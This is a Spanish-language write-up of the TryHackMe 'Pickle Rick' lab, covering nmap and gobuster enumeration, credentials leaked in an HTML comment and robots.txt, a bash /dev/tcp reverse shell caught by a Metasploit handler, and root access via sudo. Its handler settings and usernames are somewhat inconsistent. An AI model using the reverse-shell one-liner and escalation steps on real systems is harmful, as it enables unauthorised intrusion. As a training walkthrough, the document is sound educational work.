

Pickle Rick

- Enumeración
 - Ping
 - Nmap
 - HTTP
 - Fuzzing Web
- Explotación
 - Reverse Shell
 - Escalada de Privilegios
 - Sudo

Resolviendo la máquina Pickle Rick

En esta publicación, comparto cómo resolví la máquina **Pickle Rick** de **TryHackMe**.

Enumeración

Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.94.237
```

```
PING 10.10.94.237 (10.10.94.237) 56(84) bytes of data: 64 bytes from 10.10.94.237: icmp_seq=1 ttl=63 time=44.6 ms

— 10.10.94.237 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 44.623/44.623/44.623/0.000 ms
```

TTL=63 -> Linux

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.94.237 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 17:33 CEST
Initiating SYN Stealth Scan at 17:33
Scanning 10.10.94.237 [65535 ports]
Discovered open port 22/tcp on 10.10.94.237
Discovered open port 80/tcp on 10.10.94.237
Completed SYN Stealth Scan at 17:33, 12.46s elapsed (65535 total ports)
Nmap scan report for 10.10.94.237
Host is up, received user-set (0.046s latency).
Scanned at 2025-07-23 17:33:42 CEST for 12s
Not shown: 65499 closed tcp ports (reset), 34 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
Raw packets sent: 67456 (2.968MB) | Rcvd: 65920 (2.637MB)
```

```
nmap -p22,80 -sCV 10.10.94.237 -oN targeted
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-23 17:34 CEST
Nmap scan report for 10.10.94.237
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 83:17:5c:1f:fc:d8:7d:b8:9e:b0:87:c2:3a:ea:90:22 (RSA)
|   256 2d:e2:b9:4b:ff:f0:0c:a4:59:a6:b2:28:4e:8b:cd:5d (ECDSA)
|_  256 2f:08:9e:9a:69:65:58:33:09:a0:f2:23:0f:43:2d:63 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Rick is sup4r cool
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```

HTTP

```
http://10.10.94.237/index.html
```



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRP"**, password was! Help Morty, Help!

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmorty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20   <div class="container">
21     <div class="jumbotron"></div>
22     <h1>Help Morty!</h1></br>
23     <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
24     <p>I need you to <b>"BURRRP"</b>....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
25     I have no idea what the <b>"BURRRRRRRRP"</b>, password was! Help Morty, Help!</p></br>
26   </div>
27
28   <!--
29     Note to self, remember username!
30
31     Username: RickRu13s
32
33   -->
34
35 </body>
36 </html>
```

Fuzzing Web

Se realiza **Fuzzing Web**.

```
gobuster dir -u http://10.10.94.237/ -w /usr/share/wordlists/dirbuster/directory-
list-lowercase-2.3-medium.txt -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.94.237/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 313] [→ http://10.10.94.237/assets/]
/server-status (Status: 403) [Size: 277]
Progress: 207643 / 207644 (100.00%)
Finished
```

```
gobuster dir -u http://10.10.94.237/assets/ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.94.237/assets/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s









Starting gobuster in directory enumeration mode

Progress: 207643 / 207644 (100.00%)

Finished
```

```
dirb http://10.10.94.237/
```


Index of /assets


Name	Last modified	Size	Description
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmarty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.41 (Ubuntu) Server at 10.10.94.237 Port 80

<http://10.10.94.237/robots.txt>

Wubbalubbadubdub

<http://10.10.94.237/login.php>



Portal Login Page

Username:


Password:

Login

Se prueba con el usuario encontrado anteriormente en [index.html](#) ([R1ckRu13s](#)) y la contraseña descubierta en [robots.txt](#) ([Wubbalubbadubdub](#)).


Explotación

Reverse Shell



Se observa que tiene un bloque para algunos comandos.

Se realiza una *reverse shell*, [Reverse Shell Generator](#).



Se inicia una escucha en el puerto 1234 para recibir la *reverse shell*.

```
vin handler.rc
```

```
use multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.1.127
set LPORT 1234
run
```

```
msfconsole -r handler.rc
```

```
bash -c "sh -i >& /dev/tcp/10.8.184.124/1234 0>&1"
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
resource (handler.rc)> set LHOST 10.8.184.124
LHOST => 10.8.184.124
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.8.184.124:1234
[*] Command shell session 1 opened (10.8.184.124:1234 -> 10.10.94.237:38762) at 2025-07-23 17:55:08 +0200

Shell Banner:
sh: 0:
```

```
background
```

```
sessions -u 1
```

```
sessions 2
```

```
sysinfo
```

```
Computer      : ip-10-10-94-237.eu-west-1.compute.internal
OS            : Ubuntu 20.04 (Linux 5.15.0-1064-aws)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

```
getuid
```

```
Server username: www-data
```

```
ls
```

```
Listing: /var/www/html
=====
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	17	fil	2019-02-10 17:37:33 +0100	Sup3rS3cretPickl3Ingred.txt
040775/rwxrwxr-x	4096	dir	2019-02-10 17:37:35 +0100	assets
100755/rwxr-xr-x	54	fil	2019-02-10 17:37:32 +0100	clue.txt
100755/rwxr-xr-x	1105	fil	2019-02-10 17:37:33 +0100	denied.php
100777/rwxrwxrwx	1062	fil	2019-02-10 17:37:33 +0100	index.html
100755/rwxr-xr-x	1438	fil	2019-02-10 17:37:33 +0100	login.php
100755/rwxr-xr-x	2044	fil	2019-02-10 17:55:07 +0100	portal.php
100755/rwxr-xr-x	17	fil	2019-02-10 17:37:33 +0100	robots.txt

Se encuentra el primer ingrediente: `Sup3rS3cretPickl3Ingred.txt`.

Se accede al directorio `/home/rick`.


```
cd /home/rick
```

```
ls
```

```
Listing: /home/rick
=====
Mode                Size  Type  Last modified      Name
-----
100777/rwxrwxrwx   13   fil   2019-02-10 17:27:25 +0100 second ingredients
```

Se encuentra el segundo ingrediente: `second ingredients`, para poder visualizarlo se utiliza: `cat "second ingredients"`.

Escalada de Privilegios

Sudo

Se ejecuta `sudo -l` y se observa que el usuario tiene permisos para usar `sudo su`. Esto permite escalar privilegios a `root` directamente.

```
shell
```

```
/bin/bash -i
```

```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-94-237:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-94-237:
    (ALL) NOPASSWD: ALL
```

```
sudo su
```

```
whoami
root
```

Se accede al directorio: `/root`.

```
ls
```

```
3rd.txt
snap
```

Se encuentra el tercer ingrediente: `3rd.txt`.

